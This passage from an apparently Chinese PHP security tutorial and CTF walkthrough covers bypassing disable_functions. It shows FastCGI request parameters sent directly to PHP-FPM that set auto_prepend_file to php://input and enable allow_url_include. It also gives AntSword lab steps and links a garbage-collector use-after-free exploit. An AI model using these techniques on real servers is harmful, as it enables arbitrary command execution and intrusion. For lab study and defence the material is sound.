    'REQUEST_METHOD': 'GET',
    'SCRIPT_FILENAME': '/var/www/html/index.php',
    'SCRIPT_NAME': '/index.php',
    'QUERY_STRING': '?a=1&b=2',
    'REQUEST_URI': '/index.php?a=1&b=2',

    'DOCUMENT_ROOT': '/var/www/html',
    'SERVER_SOFTWARE': 'php/fcgiclient',
    'REMOTE_ADDR': '127.0.0.1',
    'REMOTE_PORT': '12345',
    'SERVER_ADDR': '127.0.0.1',
    'SERVER_PORT': '80',
    'SERVER_NAME': "localhost",
    'SERVER_PROTOCOL': 'HTTP/1.1'
}
```

这个数组其实就是 PHP 中 `$_SERVER` 数组的一部分，也就是 PHP 里的环境变量。但环境变量的作用不仅是填充 `$_SERVER` 数组，也是告诉 fpm：“我要执行哪个 PHP 文件”。

PHP-FPM 拿到 Fastcgi 的数据包后，进行解析，得到上述这些环境变量。然后，执行 `SCRIPT_FILENAME` 的值指向的 PHP 文件，也就是 `/var/www/html/index.php`。

如何攻击

这里由于 FPM 默认监听的是 9000 端口，我们就可以绕过 Web 服务器，直接构造 Fastcgi 协议，和 fpm 进行通信。于是就有了利用 Webshell 直接与 FPM 通信来绕过 disable functions 的姿势。

因为前面我们了解了协议原理和内容，接下来就是使用 CGI 协议封装请求，通过 Socket 来直接与 FPM 通信。

但是能够构造 Fastcgi，就能执行任意 PHP 代码吗？答案是肯定的，但是前提是我们需要突破几个限制。

- 第一个限制

既然是请求，那么 `SCRIPT_FILENAME` 就相当的重要，因为前面说过，fpm 是根据这个值来执行 PHP 文件文件的，如果不存在，会直接返回 404，所以想要利用好这个漏洞，就得找到一个已经存在的 PHP 文件，好在一般进行源安装 PHP 的时候，服务器都会附带上一些 PHP 文件，如果说我们没有收集到目标 Web 目录的信息的话，可以试试这种办法.

- 第二个限制

即使我们能控制 `SCRIPT_FILENAME`，让 fpm 执行任意文件，也只是执行目标服务器上的文件，并不能执行我们需要其执行的文件。那要如何绕过这种限制呢？我们可以从 `php.ini` 入手。它有两个特殊选项，能够让我们去做到任意命令执行，那就是 `auto_prepend_file` 和 `auto_append_file` 。
`auto_prepend_file` 的功能是在执行目标文件之前，先包含它指定的文件。那么就有趣了，假设我们设置 `auto_prepend_file` 为 `php://input`，那么就等于在执行任何 PHP 文件前都要包含一遍 POST 过去的内容。所以，我们只需要把待执行的代码放在 POST Body 中进行远程文件包含，这样就能做到任意代码执行了。

- 第三个限制

我们虽然可以通过远程文件包含执行任意代码，但是远程文件包含是有 `allow_url_include` 这个限制因素的，如果没有为 `ON` 的话就没有办法进行远程文件包含，那要怎么设置呢?
这里，PHP-FPM 有两个可以设置 PHP 配置项的 KEY-VALUE，即 `PHP_VALUE` 和 `PHP_ADMIN_VALUE`，`PHP_VALUE` 可以用来设置 php.ini，`PHP_ADMIN_VALUE` 则可以设置所有选项（disable_functions 选项除外），这样就解决问题了。

所以，我们最后最后构造的请求如下：

```
{
    'GATEWAY_INTERFACE': 'FastCGI/1.0',
    'REQUEST_METHOD': 'GET',
    'SCRIPT_FILENAME': '/var/www/html/name.php',
    'SCRIPT_NAME': '/name.php',
    'QUERY_STRING': '?name=alex',
    'REQUEST_URI': '/name.php?name=alex',
    'DOCUMENT_ROOT': '/var/www/html',
    'SERVER_SOFTWARE': 'php/fcgiclient',
    'REMOTE_ADDR': '127.0.0.1',
    'REMOTE_PORT': '6666',
    'SERVER_ADDR': '127.0.0.1',
    'SERVER_PORT': '80',
    'SERVER_NAME': "localhost",
    'SERVER_PROTOCOL': 'HTTP/1.1'
```

```
    'SERVER_PROTOCOL': 'HTTP/1.1'
    'PHP_VALUE': 'auto_prepend_file = php://input',
    'PHP_ADMIN_VALUE': 'allow_url_include = On'
}
```

该请求设置了 `auto_prepend_file = php://input` 且 `allow_url_include = On`，然后将我们需要执行的代码放在 Body 中，即可执行任意代码了。


这里附上 P 神的 EXP：
https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75

利用方法


我们利用 AntSword-Labs 项目来搭建环境：


```
git clone https://github.com/AntSwordProject/AntSword-Labs.git
cd AntSword-Labs/bypass_disable_functions/5
docker-compose up -d
```

搭建完成后访问 http://your-ip:18080：



拿下 shell 后发现无法执行命令：






查看 phpinfo 发现设置了 disable_functions，并且，我们发现目标主机配置了 FPM/Fastcgi：

PHP Version 7.2.20

System	Linux 26032a996244 4.4.0-187-generic #217-Ubuntu SMP Tue Jul 21 04:18:15 UTC 2020 x86_64
Build Date	Jul 12 2019 23:[illegible]:28
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini


我们便可以通过 PHP-FPM 绕过 disable_functions 来执行命令。

在蚁剑中有该通过 PHP-FPM 模式绕过 disable_functions 的插件：




注意该模式下需要选择 PHP-FPM 的接口地址，需要自行找配置文件查 FPM 接口地址，默认的是 `unix:///` 本地 Socket 这种的，如果配置成 TCP 的默认是 `127.0.0.1:9000` 。


我们本例中 PHP-FPM 的接口地址，发现是 `127.0.0.1:9000` ：



所以在此处选择 `127.0.0.1:9000` ：




点击开始按钮：



成功后蚁剑会在 `/var/www/html` 目录上传一个 `.antproxy.php` 文件。我们创建副本，并将连接的 URL shell 脚本名字改为 `.antproxy.php` 来获得新的 shell：

在新的 shell 里面就可以成功执行命令了：



利用 GC UAF

使用条件：

- Linux 操作系统
- PHP 版本
    - 7.0 – all versions to date
    - 7.1 – all versions to date
    - 7.2 – all versions to date
    - 7.3 – all versions to date

原理简述


此漏洞利用 PHP 垃圾收集器中存在三年的一个 bug ，通过 PHP 垃圾收集器中堆溢出来绕过 `disable_functions` 并执行系统命令。

利用脚本： https://github.com/mm0r1/exploits/tree/master/php7-gc-bypass

利用方法


下面，我们还是通过 [GKCTF2020]CheckIN 这道题来演示利用 GC UAF 来突破 disable_functions 的具体方法。


此时我们已经拿到了 shell：




需要下载利用脚本： https://github.com/mm0r1/exploits/tree/master/php7-gc-bypass

下载后，在 pwn 函数中放置你想要执行的系统命令：






这样，每当你想要执行一个命令就要修改一次 pwn 函数里的内容，比较麻烦，所以我们可以直接该为 POST 传参：



这样就方便多了。

